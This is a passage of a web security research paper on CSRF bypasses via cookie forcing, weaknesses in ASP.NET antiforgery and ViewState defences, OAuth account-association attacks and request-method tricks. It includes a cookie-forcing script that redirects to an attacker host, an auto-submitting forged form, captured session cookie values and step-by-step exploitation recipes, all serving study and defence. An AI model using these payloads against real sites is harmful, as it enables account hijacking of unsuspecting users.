The Deputies are Still Confused

Rich Lundeen
http://webstersprodigy.net
21 January 2013

1 Introduction

What is the same origin policy?

This is a deceivingly simple question, and the actual answer turns out to be pretty complicated. The simple answer is that content from one website should not be able to access content on another website. In actuality, books can be written on the same origin policy and how it applies to various technologies and edge cases [3].

The number one rule of applied cryptography is to never invent your own [1]. Most developers I've worked with seem to accept this. In my experience it's rare to come across something like a custom AES implementation. Software can certainly misuse cryptography [15], but in general implementing custom algorithms is not a mistake that a good developer will make.

Never inventing your own is one of the most quoted rules of cryptography, but it *should* be an accepted rule of development security in general. How many SQL injections exist because someone thought magic quotes was enough? How many XSS vulnerabilities are there just because someone thought no script could execute when all output is HTML encoded [5]? These are over-simplified examples, but the issue is real. Developers can be extremely smart and very technical, but when it comes to mitigating vulnerabilities they sometimes think they know better. I hypothesize that for web security this is due in part to how deceivingly simple the web seems like it should work versus how it actually works.

SDL practices try with varying degrees of success to mitigate this type of problem. For example, Microsoft has a set of well-defined rules for mitigating vulnerabilities that include (amongst other things) CSRF, clickjacking, and NTLM relaying. These are problems that can be deceptively difficult to mitigate correctly, and like cryptography, should be thought of as issues where it's really important to solve once correctly and then (almost) never re-invent the wheel.

Unfortunately, current SDL rules do not always succeed at mitigating cross domain problems. This paper is about some of these same origin policy edge case scenarios and where best practices fall down. The first section will cover several new CSRF techniques that primarily bypass protections by writing cookies and laterally using CSRF tokens. The second section will revisit how clickjacking works, introduce new tooling, and discuss some edge cases with the X-FRAME-OPTIONS SAME-ORIGIN header. The final section will discuss NTLM relaying, show off new metasploit modules that exploit it, and talk about all the wrong ways people try to mitigate this.

2 Advanced CSRF Attacks

2.1 Advanced Attacks using Cookie Forcing

From an attacker's perspective, there are two useful quirks to the same origin policy that allow for CSRF attacks against many applications. The first is that any domain is allowed to send arbitrary POST/GET requests to domains outside of its origin (this is the basis for traditional CSRF attacks). The second quirk is the fact that writing cookies is often much easier than reading them. Anyone on the same local network can write cookies regardless of the use of HTTPS and secure cookie, or alternatively an attacker can write cookies with an XSS in a neighboring domain (which can be common in large sites - *.blogger.com, *.sharepoint.com,

*.wordpress.com, *.google.com, *.microsoft.com, etc.). Amongst other places, this idea is discussed at [4] and sometimes called “cookie tossing” or “cookie forcing”.

Most CSRF protections do not take into account the ability of an attacker to write cookies. While [4] went into depth on how to force cookies, this section will primarily focus on specific CSRF implementations and where these solutions can break when the ability to write cookies is taken into account.

2.1.1 Naïve Double Submit

Double submit cookie CSRF mitigations are common and implementations can vary a lot. The solution is tempting because it’s scalable and easy to implement. One of the most common variations is the naive:

```
if (cookievalue != postvalue)
    throw CSRFCheckError
```

With naïve double submit, if an attacker can write a cookie they can obviously defeat the protection. And again, writing cookies is significantly easier then reading them.

The fact that cookies can be written is difficult for many people to understand. After all, doesn’t the same origin policy specify that one domain cannot access cookies from another domain? However, there are two common scenarios where writing cookies across domains is possible:

1) While it’s true that hellokitty.marketing.example.com cannot read cookies or access the DOM from secure.example.com because of the same origin policy, hellokitty.marketing.example.com *can* write cookies to the parent domain (example.com), and these cookies are then be consumed by secure.example.com (secure.example.com has no good way to distinguish *which site* set the cookie). Additionally, there are methods of forcing secure.example.com to always accept your cookie first. What this means is that XSS in hellokitty.marketing.example.com is able to overwrite cookies in secure.example.com.
2) If an attacker is in the middle, they can usually force a request to the same domain over HTTP. If an application is hosted at https://secure.example.com, even if the cookies are set with the secure flag, a man in the middle can force connections to http://secure.example.com and set (overwrite) any arbitrary cookies (even though the secure flag prevents the attacker from reading those cookies). Even if the HSTS header is set on the server and the browser visiting the site supports HSTS (this would prevent a man in the middle from forcing plaintext HTTP requests) unless the HSTS header is set in a way that includes all subdomains, a man in the middle can simply force a request to a separate subdomain and overwrite cookies similar to 1. In other words, as long as http://hellokitty.marketing.example.com doesn’t force https, then an attacker can overwrite cookies on any example.com subdomain.

The idea of overwriting cookies was discussed in detail at [4], and example attacks included CSRFs in OWA and office365. I recommend readers understand why naïve double submit doesn’t completely mitigate CSRF before reading the remainder of section 2.

2.1.2 .NET MVC Antiforgery Token

Better versions of double submit CSRF protections also exist. One variation is to tie the POST parameter value to the session identifier (e.g. the token is a hash of the session ID). ASP.net MVC4 implements something similar to this, and it's possible to disassemble in reflector to see how it's implemented.

First, in System.Web.Helpers.AntiXsrf.Validate:

```
public void Validate(HttpContextBase httpContext, string cookieToken, string
formToken)
{
    this.CheckSSLConfig(httpContext);
    AntiForgeryToken token = this.DeserializeToken(cookieToken);
    AntiForgeryToken token2 = this.DeserializeToken(formToken);
    this._validator.ValidateTokens(httpContext, ExtractIdentity(httpContext), token,
token2);
}
```

Then ValidateTokens contains the logic that prevents CSRF attacks.

```
public void ValidateTokens(HttpContextBase httpContext, IIdentity identity,
AntiForgeryToken sessionToken, AntiForgeryToken fieldToken)
{
  if (sessionToken == null)
  {
    throw
HttpAntiForgeryException.CreateCookieMissingException(this._config.CookieName);
  }
  if (fieldToken == null)
  {
    throw
HttpAntiForgeryException.CreateFormFieldMissingException(this._config.FormFieldName);
  }
  if (!sessionToken.IsSessionToken || fieldToken.IsSessionToken)
  {
    throw
HttpAntiForgeryException.CreateTokensSwappedException(this._config.CookieName,
this._config.FormFieldName);
  }
  if (!object.Equals(sessionToken.SecurityToken, fieldToken.SecurityToken))
  {
    throw HttpAntiForgeryException.CreateSecurityTokenMismatchException();
  }
  string b = string.Empty;
  BinaryBlob objB = null;
  if ((identity != null) && identity.IsAuthenticated)
  {
    objB = this._claimUidExtractor.ExtractClaimUid(identity);
    if (objB == null)
    {
      b = identity.Name ?? string.Empty;
```

```
    }
  }
  bool flag = b.StartsWith("http://", StringComparison.OrdinalIgnoreCase) ||
b.StartsWith("https://", StringComparison.OrdinalIgnoreCase);
  if (!string.Equals(fieldToken.Username, b, flag ? StringComparison.Ordinal :
StringComparison.OrdinalIgnoreCase))
  {
    throw
HttpAntiForgeryException.CreateUsernameMismatchException(fieldToken.Username, b);
  }
  if (!object.Equals(fieldToken.ClaimUid, objB))
  {
    throw HttpAntiForgeryException.CreateClaimUidMismatchException();
  }
  if ((this._config.AdditionalDataProvider != null) &&
!this._config.AdditionalDataProvider.ValidateAdditionalData(httpContext,
fieldToken.AdditionalData))
  {
     throw HttpAntiForgeryException.CreateAdditionalDataCheckFailedException();
  }
}
```

To make use of this CSRF prevention, Controller methods can add the ValidateAntiForgeryToken attribute. Although there are obvious mistakes that can be made, such as forgetting to add the attribute to some methods, if this is used as intended it should prevent CSRF attacks. In fact, this is what the Microsoft SDL recommends.

Unfortunately, perhaps more often than not, the ValidateToken protection is not used as intended.

One of the most common mistakes with CSRF protections in general is not tying the form/cookie pair to the user and session, and this is also the case with .NET MVC4. Although with default forms based authentication the CSRF protection is secure, there are many types of authentication – and many (if not most) real large-scale web applications will implement some type of custom authentication. A site might use Facebook, openID, gmail, Live ID, etc. – these are all supported [20]. Most web applications at Microsoft do not use forms based auth, and instead use something like LiveID.

Whenever a web application uses custom authentication, the default protection can very easily break. Here is an example of an exploit that uses an XSS in a neighboring domain.

1) Login to the application http://mvc_app.mydomain.com with a malicious account (badguy@live.com) and record the CSRF cookie and the CSRF POST parameter. These have default names like __RequestVerificationToken_Lw__ and __RequestVerificationToken__
2) Find XSS on any other *.mydomain.com domain. Depending on the domain, this may not be difficult.
3) Craft the XSS to force our attacker mydomain.com cookie, and redirect to our attacker site where we can put the remainder of our JavaScript

```
            document.cookie =
"__RequestVerificationToken_Lw__=j5DTuG+TakJjC7NxojmAPAuZzSVlZrRDCaGxZquIBArEI5kJE5YLD
xi+k15EyBuez+HBv9ePxbYWL9WXN5ozG78iHe9reZJq4ACq3mJb6VPIB3FC7PHUAf7l0XwXCelveFx17p2zw3Y
aDf5nZoHq6zRCGd0=; path= /csrfpath; domain=.mydomain.com; expires=Wed, 16-Nov-2013
22:38:05 GMT;";
```

```
window.location="http://bad.webstersprodigy.net/cookies/cookie.html";
```

4) Now that the CSRF cookie is set, http://bad.webstersprodigy.net/cookies/cookie.html does the POST with our saved attacker POST verification token. After this POSTs, then the victim's account will be updated.

```
<html>
<body>
<form id="dynForm" action="https://mvcapp.mydomain.com/csrfpath/Edit" method="POST">
<input type="hidden" name="&#95;&#95;RequestVerificationToken"
value="/onkfP/l0h8nBAX5%2BhadCSabNFq3QTnfWM0l2byt8SGYTyCGSX8JLd75PKiBzP7DSCiua6hi3BkMt
6W5NxUfM/4ElAkm8IcYOhUU4VR+dzFUPRlCfkyKfzjOi37Ln3Eyxc%2B99wjzZ3Z6Wn2m8ShM2ha29Eg=" />
<input type="hidden" name="Profile&#46;FirstName" value="Bad" />
<input type="hidden" name="Profile&#46;LastName" value="Guy" />
<input type="hidden" name="Profile&#46;Email"
value="evil1337&#64;live&#45;int&#46;com" />
<input type="hidden" name="saveAndContinueButton" value="NEXT" />
</form>
<script type="text/javascript">
alert("cookies are tossed");
document.getElementById("dynForm").submit();
</script>
</body>
</html>
```

Although the exploit is relatively complicated (you need to find an XSS in a subdomain, make sure you have all the relevant parameters encoded correctly, etc.) testing for the vulnerability is much more straightforward. This test can also be applied generically to several other protection schemes in the below sections:

1. Find the authentication cookie(s). Without this cookie, it should not be possible for a user to visit a site. For example, with RPS it's usually RPSSecAuth.
2. Login as user1 and perform an action. Capture both the cookies and POST parameters, noting the parameters that are preventing CSRF. For example, with MVC4 these are usually named __RequestVerificationValue and __RequestVerificationToken
3. Login as user2 and replace the CSRF tokens captured in step2. If the request succeeds, then the application is vulnerable.

There are several exploitation scenarios that are essentially equivalent to those outlined in Naïve double submit. In other words, a vulnerability exists if the CSRF POST nonce is not cryptographically tied to the legitimate session.

2.1.3 .NET VIEWSTATEUSERKEY

The most common advice for mitigating CSRF in .NET web applications is to set ViewStateUserKey to sessionID. This is an extremely common CSRF defense. At the time of this writing, this is present in the OWASP prevention cheat sheet as well as the Microsoft SDL [6][7]. The following is a snippet from OWASP.

ViewState can be used as a CSRF defense, as it is difficult for an attacker to forge a valid ViewState. It is not impossible to forge a valid ViewState since it is feasible that parameter values could be obtained or guessed by the attacker. However, if the current session ID is added to the ViewState, it then makes each ViewState unique, and thus immune to CSRF.

To use the ViewStateUserKey property within the ViewState to protect against spoofed post backs. Add the following in the OnInit virtual method of the Page-derived class (This property must be set in the Page.Init event)

```
if (User.Identity.IsAuthenticated)
   ViewStateUserKey = Session.SessionID; }
```

Unfortunately, this recommendation doesn't always work for similar reasons to above. To clarify what the sessionID is: it is just a cookie, and it's a cookie that isn't always used for authentication. As already mentioned, most large scale sites tend to use custom authentication. Microsoft sites tend to use LiveID much more frequently than simple forms based auth. As should be obvious from the previous sections, if the sessionID isn't used for authentication then this cookie can simply be overwritten by using an attacker cookie and an attacker ViewState. This attack is most useful with lateral escalation, meaning with one account on an application, you can CSRF other users of the application.

```
Cookie:
FedAuth=77u/PD94bWwgdmVyc2lvbjOiMS4wIiBlbmNvZGluZzOidXRmLTgiPz48U2VjdXJpdHlDb250ZXhOVG9rZW4gcDE6SWQ9Il85ZmQ4MW
I4YyOwNWVhLTQxYzktOThiYyO3Mjk5YmJmY2JiZTctRDgwQTY4OTlGODQxMjUzMDc4OEYzQjk1NEEOQOY1OTkiIHhtbG5zOnAxPSJodHRwOi8v
ZG9jcy5vYXNpcy1vcGVuLm9yZy93c3MvMjAwNC8wMS9vYXNpcyOyMDAOMDEtd3NzLXdzc2VjdXJpdHktdXRpbGlOeSOxLjAueHNkIiB4bWxucz
OiaHROcDovL2RvY3Mub2FzaXMtb3Blbi5vcmcvd3Mtc3gvd3Mtc2VjdXJ1Y29udmVyc2FOaW9uLzIwMDUxMiI+PElkZW5OaWZpZXI+dXJuOnV1
aWQ6MDEzMDkyMzgtOWRjOCOOMzI1LWIyYTUtYzMwYWE3NmUzZjFmPC9JZGVudGlmaWVyPjxJbnNOYW5jZT51cm46dXVpZDo3NjJjN2M4OS1lMW
ZlLTQwNDYtOGU4NS1jYTE1NGJjMTBhYzI8LOluc3RhbmNlPjxDb29raWUgeG1sbnM9ImhOdHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20vd3Mv
MjAwNi8wNS9zZWNlcmlOeSI+QVFBQUFOQO1uZDhCRmRFUmpIbOF3RS9DbCtzQkFBQUFjZmg5aXBWOFYwMmg5bkIvRWNRMWZBQUFBQUFDQUFBQU
FBQVFaZOFBQUFFQUFDQUFBQUJZRzVDSO9wcUFJbERXVC9MYTB5aOlhdWNLbFZQZjdSa2RDdjRocWtNZGdnQUFBQUFPZOFBQUFBSUFBQOFBQUFB
VVFJaUlRRXl3QOhpbXd6dXBDaOVFc3NDYlgzdlJWTi9idGO3c1k1c21DeXhqcVIObWcxMnVMdXpXdC94dERjN1pqZTdTeXNxSm9YdWYrSnBKa2
FFc21GRjZ5NWRmaHRDMXdPVGQzRXZmWENBQS8zOWO4RVA1Z3BFZkh1QnNkVnFGaTRqY2VOcW5zVlBmN3NjUmgvcVp6KOMxM1FVSm5kdDZRVWFx
cE1DTVc4TmEvY3JGen1ObkQraG9kRGRuNTNYSDZYK3J5a251OFpDQ3daQmtZWDRnUEdtOHhxd2p2Qm9VVF1PMjF4SXZudVl3bHJsK3BuTW9ieV
I5SFNtc2p6bkhOWWYObjVTdFNmb1VSUHpzZj1KeExnZ2VWVW9VSkNYW1U3L21uRzJxRHFXMWVDdUJVaEZUWE1FcERMU1k4ajFwbTRhUERFYytI
Q3h3eFFUMXQ3RjFaROxjaVpicGJmbURROFFjejdsLOkrZDhSc3FvQX1qMTBaWEE2Q2dKMEFnSkY3RnF6ZDNxRjQyNG5pZVdUYzM3M25yTzZpUE
9yU3VHOVlhekNSdTNOWndTS1QvV1NYTlhuYlZpem5OdUZ6N29PZ11Eamh5OWVUcXd4Yy8OcHNvektSUUx6VOE1THI4NzA1ZVlocmhwWW1ScGU3
S3pGZUO2ZORyMU8Ob1dsaXRocHFYZzBGditXUnoyMWRuU1AwUFZNcWdWdCs5NEx6aO4OSTZmUOl5YzFpZEFCQOgrR1czalJtdEtidlhEWlo4Yk
cOUkpHdnp6T3FCbXBEYlEySFQya3NRcjVaVjVQTEVud1BCT1FuYW1hQkcxNGtrWXJaM3ZLc2RIWUN4K3Q5dUtVNE9aSVlpbOpTWTJZ;
FedAuth1=TUZsMU16R1ZMODZ4L1ZDU1JTVGMrVFZqYW9CZWtmU1AvUWxkbmRLQWJRRjRGK2V4Sk1ib2czZ3IxNU95Mlp5MTVYSOtMSmdaWFlpc
Xg1RzJpWWJMT3c1VVQwRW5taVQzenNNb3p2ZCtSc1lLc2hiS1ZySWFCMnZ3U1hiSWpkeXZ4aFhHdONDRF1DUOxwaWN6LO5yNORkZ1V1WVBVL2p
XdOY2cGhLUTBsVTNSMDhnVEJnSGtENkMOVOxNQ1ZxNTRRZWw5VTg1VGdXUWVtZOVXUHZyTG12UWpBaTVFRDZuMEJVU1I3VjYrckVyT2VLNWpDM
21LaVpEVUJCa11vZS91RHpyK3cxZ2x5TytseDFDTnNCU1NXOVprcmhJTnBxNHQ3aOwyOVAxZDBXaXI5bUhoMnNOc1FvT2VRQUFBQUNSZXhZOX1
RUTd1UGNmUOJ1dGpmYO9qYStUMU94eW93aWFMM24yTERMdkdDbzZDQ3JDL3lzd1pCTDJ2cXRUK1YvS21iaWRQVVUzZmppUO1tc1dNakNjPTwvQ
29va2l1PjwvU2VjdXJpdHlDb250ZXhOVG9rZW4+; ASP.NET_SessionId=eaic2gshc2xuhuhd5ltwbtle
```

Image 1: This shows the cookies sent immediately after authenticating with ACS. Although ASP.NET_SessionId is automatically set, it has nothing to do with the authentication of the web application.

To understand how this attack works, perform the following steps on an ASP.net forms based application using ACS for auth.

1. Create two users, user_victim and user_attacker where VIEWSTATE is used as a CSRF mitigation and ViewStateUserKey = SessionID.
2. As user_attacker, capture the POST values. This will include several ASP.NET specific VIEWSTATE fields which are used to prevent CSRF. Also, capture the ASP.NET_SessionId cookie.

3. As user_victim, replace the POST values with the values captured in request 2. This request will fail with a 500 (Validation of viewstate MAC failed), because ViewStateUserKey = SessionId. Otherwise, this could be used to exploit classic CSRF.
4. However, if we cause the application to consume user_attacker's ASP.NET_SessionId cookie rather than user_victim's cookie, the request will go through.

In terms of exploitability, scenario 4 is again equivalent to naïve double submit. An attacker needs the ability to write cookies (e.g. find XSS in a neighboring sub domain or be in the middle), but in many cases this is exploitable.

There are several ways to mitigate this. The most straightforward is to, after authentication, set the ViewStateUserKey to the cookies actually used to tie the user to a session. In the example above, ViewStateUserKey could be set to the FedAuth cookie.

2.1.4 Triple Submit

This year at Appsec Research John Wilander presented an interesting CSRF mitigation – an enhancement to double submit he calls "triple submit" [17]. It's not implemented yet, but the idea would mitigate some of the problems with a naive double submit algorithm. Here is an overview of how triple submit cookies would be implemented:

- The value of the cookie is compared with the POST value, like a regular double submit. The name of the cookie has a prefix plus random value (e.g. random-cookie7-afcade2…).
- A cookie is set with HTTP-Only.
- There can only be exactly one cookie with the prefix in the request or the request fails.

Checking that a cookie is equal to POST is the same as the naive double submit solution from section 2.1. It does add security when compared with having no CSRF protection, but has weaknesses.

HTTP-Only is irrelevant in this case. The property matters when reading cookies, but not writing new ones. Similarly, for this discussion, the random cookie prefix is irrelevant. This is necessary for implementation to identify cookies, but this is not intended to be secret or unique information.

The third bullet does add security when compared with the naive solution. A common attack with naïve double submit is to write a cookie with an XSS in a neighboring domain (e.g. from site1.example.com to site2.example.com). If the user is logged in with cookies and they write a single cookie of their own, this will create two cookies, which the server could detect. This is pretty good, and prevents quite a few attacks, or at least makes them a lot harder.

However, there are still several weaknesses with protection.

First, it is important to discuss implementation flaws. It is surprisingly complicated to verify exactly one cookie is being sent. Most web application frameworks treat reading cookies as a case insensitive dictionary. In PHP, the $_COOKIE variable is theoretically an array of all the cookies, but if the browser sends "Cookie: csrf=foofoofoofoofoofoofoo; csrf=tosstosstosstosstoss; CsRf=IMDIFFERENT", the array will only contain the first one. This is similar with .NET's Request.Cookie array, and most other server side implementations. One example of an implementation flaw is if the triple submit implementation made the mistake of

referencing the POST value (e.g.Request.cookies[$POST_VAL]) then an adversary could circumvent this protection in the same way he'd attack the naive double submit. To prevent this, it seems like triple submit would have to iterate through each cookie name value pair and check for the prefix.

Second, not all login methods require cookies. If triple submit were implemented without any implementation flaws, but somebody used this as the method to prevent CSRF on a single sign on Kerberos/NTLM authenticated application. If the victim has not logged in so that their token is set, an attacker could toss a cookie of the correct format (random-cookie7-…) and the exploitability would be equivalent to the naive double submit. There would only be one cookie so the check would pass, and the application is SSO so the victim is always logged in. This scenario is covered in more detail in section 2.5.

Third, all browser cookie-jars overflow eventually. For example, if the victim's browser had cookies that looked like this:

```
AuthCookie=<guid>;Name=websters;random-cookie7-<random value>=<guid>
```

In triple submit, the POST value has to match the random-cookie7 prefix. One attack would be to overflow the cookie jar with some precision, so that it overflows random-cookie7, but not AuthCookie. In the end, it might look like the following:

```
random-cookie7-<attacker-value>=<attacker guid>;filler=1;filler=2;....
AuthCookie=<guid> (rest has overflowed)
```

Using this, an attacker could potentially bypass the CSRF protection.

2.1.5 Local Network

When single sign on solutions are used for auth, such as NTLM or Kerberos, CSRF can be difficult to prevent. More often than not, applications I have tested using these methods of authentication has proven vulnerable to CSRF via cookie forcing. One caveat is the neighbor XSS cookie forcing vector does not necessarily apply. The scenarios iterated below require someone on the local network.

Consider the following: An attacker has gained access to the local network (e.g. via spear phishing the helpdesk). Users on the local network use an SPONEG authenticated HTTPS internal site to update important information, such as access control. If this application uses any "built-in" CSRF prevention mechanisms, an attacker in the middle can very likely force cookies as described in [21] and perform a CSRF attack. To be more specific, we could assume the standard ViewStateUserKey CSRF mitigation from 2.3, although the attack is applicable to many standard applications and frameworks.

The problem arises because most applications authenticate using cookies, but this is not necessarily a convenient method of authentication on an internal network. These useless cookies are then sometimes used to tie a session to a CSRF token, but similar to above attacks, they can be replaced by an attacker.

An attacker can frequently use the application with his cookies and POST parameters which are not tied to the victim's session. Because the user is authenticated with SPONEG, depending on the application logic, many applications will allow this request to complete on behalf of the victim.

A solution to this problem could be to tie the sessionID to the actual user's session. For example, single sign on could be used to obtain a sessionID cookie, but then the application uses the sessionID cookie for auth.

Unfortunately, this can be more complicated than it seems. Complex software can contain many ways to authenticate, and the authentication logic is not easy to modify. These vendors likely are not going to rewrite different CSRF logic depending how a user is authenticated, and a CSRF protection mechanism that works fine on the Internet can fail on the same application internally.

2.1.6 Anonymous CSRF Protection

I've heard the advice given multiple times: login or registration pages should have CSRF protection. The context of this advice has varied and the impact is extremely application dependent. Although this is certainly not bad advice, it is almost always possible to bypass this protection in some scenarios.

One of the more clever attacks I've seen is something like this, referred to from here as *scenario 2.6:*

1) User is logged in to an application with a stored self XSS (a user can XSS themselves), and the user clicks on a malicious link.
2) The malicious page opens a sensitive page on the victim application. It can't access the DOM yet, but it does have a handle to the page object.
3) The attacker uses CSRF on the login to log the user in to an attacker controlled account
4) The attacker navigates the victim to the page with the stored XSS, which executes Javascript to retrieve information from 2. Although the victim is now logged in as an attacker, the browser is still open to the victim's page, and so it is possible for the attacker to access.

I have used this multiple times. However, what if the login from step 2 is not vulnerable to CSRF? Is scenario 2.6 still exploitable? Probably. Section 2.7 will cover practical attacks in more detail.

It's probably impossible to completely prevent CSRF for anonymous users. If an attacker can force cookies, they can always get their own anonymous CSRF token and cookie to bypass the protection. This comes into play, for example, if an attacker wants to log in a victim as the attacker. Other scenarios might include anonymous voting sites, email form submissions, account registration, etc.

2.1.7 "Non-Exploitable" Self-XSS due to CSRF Token

Thanks to Joe Bialek (bialek.joseph@gmail.com) who collaborated on this

One common application flaw is an XSS in a CSRF protected POST request, where the CSRF token is not bypassable. This vulnerability is often cited as unexploitable. Exploiting these is not a new idea, and it has been discussed at [19], which uses clickjacking to exploit a similar flaw. This section will demonstrate another method of exploiting this using cookie forcing.

Section 2.6 talked about how attackers can toss cookies to login a victim as them. How can we use this to exploit this type of self-XSS?

This is easiest to illustrate with an example. Say an XSS exists in a CSRF protected POST request to update documents, for example, customer.sharepoint.com/some_section/vulnerablepage.aspx. This could equally apply to other web applications that share neighboring subdomains.

This can probably still be exploited by doing the following:

1) Create an attacker sharepoint site, attacker.sharepoint.com. By design this can execute Javascript, so now script can execute in the context of attacker.sharepoint.com
2) On attacker.sharepoint.com, write Javascript that does the following:
    a. Opens a frame or hidden window pointing at customer.sharepoint.com/different_section/password.html
    b. If the login page is vulnerable to CSRF, it would be possible to simply login as the attacker using that. If not, using attacker.sharepoint.com, cookie force the attacker's authentication cookie to be consumed first (e.g. by setting a more specific PATH). Even if the XSS is on the root path, there are several ways to force the attacker cookie to be consumed as discussed in [4].
    c. Make the POST request to the vulnerable page, customer.sharepoint.com/some_section/vulnerablepage.aspx, using the attacker's CSRF token. The browser will send the attacker's cookie and the script will execute in the context of customer.sharepoint.com. For this technique to work, the attacker must be able to make this POST on customer.sharepoint.com.
    d. The JavaScript payload running the XSS can perform various actions in the context of customer.sharepoint.com. Even if logged in to the application as attacker, the sensitive page at customer.sharepoint.com/different_section/password.html is already loaded and the attacker has a handle to it from (a).

In many cases, this technique can also be simplified if the vulnerable page is a non-root path different from the CSRF path.

1) Create an attacker SharePoint site, attacker.sharepoint.com. By design this can execute JavaScript, so now script can execute in the context of attacker.sharepoint.com
2) On attacker.sharepoint.com, write JavaScript that does the following:
    a. Sets the attacker's authentication cookie scoped (with PATH=) to sharepoint.com/some_section/
    b. Make the POST request to the vulnerable page (customer.sharepoint.com/some_section/vulnerablepage.aspx) using the attacker's CSRF token. Because of how cookies are scoped, the browser will send the more scoped cookie first and the victim will be logged in as the attacker. This script is executing in the context of customer.sharepoint.com
    c. The JavaScript payload running the XSS can perform various actions, such as downloading information (documents) from other section in SharePoint. For example, assume customer.sharepoint.com/different_section/password.html contains passwords – then an attacker can steal this. Note that these requests are sent on the correct domain customer.sharepoint.com domain because of the XSS, and the customer's cookie is sent (not the attacker's) because the PATH of the attacker cookie was scoped to /some_section

2.2 Other Advanced CSRF Attacks

2.2.1 Cross Site Auth

OAuth and OpenID are protocols that can allow authorization and authentication to applications in a cross domain way. It's common for popular websites to use these protocols to allow users to login from various

sources without having to have credentials for the specific site. For example, popular sites such as imdb.com, stackexchange.com, digg.com and woot.com allow logins from identity providers such as Facebook or Google.



Image 2: Login flow for sites using Facebook as a login mechanism

This sort of flow can be used to associate multiple accounts. For example, an application can have an account on the site, but allow users to tie their Facebook profiles as an additional login mechanism. By necessity this is a cross domain POST, and can be difficult to protect against CSRF.

Several papers have written about this in the past [25][26], and the spec itself has a section pertaining to CSRF mitigation[]. The recommendation is generically to pass a state parameter to the identity provider. For this to work, it is necessary for this parameter to be unguessable and tied to the originating site session. Although theoretically these recommendations could be effective, it should come as no surprise that this is difficult to get right.

As a shortcut, most sites rely on the fact that a user is logged in to their own identity provider site (such as Google or Facebook). However, this trust can easily be broken. In the case of Facebook, the login was vulnerable to CSRF. Additionally, even if the login attempts CSRF protection as outlined in 2.1.6, it's almost always possible to force cookies and log the user in as an attacker.

An attack may be outlined as follows.

1. Create an attacker identity provider account (e.g. Facebook)
2. Grant the accessing application (e.g. stackoverflow) permissions to attacker Facebook
3. Victim is logged in to accessing application.
4. A malicious site does the following:
    a. Logs victim in to attacker's Facebook by using CSRF on the Login, or by tossing cookies
    b. POSTs to the account association request
5. Attacker Logs out of other sessions
6. At this point an attacker completely controls the victim application account, and can usually perform various actions, such as deleting the other logins.

Out of ten top 1000 applications tested, all ten have proven vulnerable to this attack.

2.2.2 Changing the Request Method

Besides tossing cookies, one of the most common ways CSRF protections can be defeated is simply through changing the HTTP request method from POST to GET. Many protection schemes are built into frameworks, and automatically protect POST requests with a CSRF nonce. If an individual application updates pages on separate requests, it's possible the application could be vulnerable.

Here are some things to try when changing the request method:

- Remove the CSRF nonce entirely. With some frameworks, the CSRF protection logic is skipped on GET requests, but the logic that changes state is executed.
- If the application is .NET, try setting *__VIEWSTATE=*. Frequently, developers will misuse the *ispostback* function as a way to see if the request was a POST. However, setting ViewState equal to NULL will cause ispostback to return true, but the logic of the application will misinterpret this and the CSRF check is skipped.
- Try submitting with a CSRF nonce from another user. For whatever reason (I have actually run into this more than once) the developers will always check that the CSRF nonce is valid, but only tie the request to the user on POST requests.

Some have asked, "why not add a CSRF nonce to every request"? This is a bad idea. A common assumption as to why this is a bad idea is that the GET parameters are passed in clear text even over HTTPS. This is wrong – the parameters of an HTTPS GET request are encrypted over the wire. However, there is still more information leakage than necessary. 1) The information would be leaked in any offsite links via the referer (even https://onesite click to https://differentsite sets the referrer in all major browsers). 2) The content in the URL can be extracted using only CSS as shown [22] (although to be fair, it's relatively likely it could be extracted in the body also).

2.2.3 Non Changing Tokens

One common CSRF mitigation is to use secret data that only the user of the application should know. For example, an application may generate a random 128 bit userID, and then use this userID as a nonce to protect against CSRF attacks.

This is the approach Google has taken for Google Apps administration. For example, a POST request to add a user to the administrator's group may look like the following:

```
POST /a/cpanel/webstersprodigy.net/Roles/AssignToAdmins HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:8.0) Gecko/20121001 Firefox/8.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: application/x-www-form-urlencoded; charset=utf-8
X-DCP-XsrfToken: 6sDJaPfwW3p6TgGtDqv0xBRkshY:1358381989177
Cookie: …

userId=1pxezwc32g2sze&roleId=786707548995585
```

2.3 CSRF Mitigations

Good CSRF mitigations are easier to analyze than bypasses. A robust CSRF protection can be reduced to the point where it is only necessary to follow two properties:

1) Only POST requests are used to change state, and all POST requests require an unguessable CSRF token
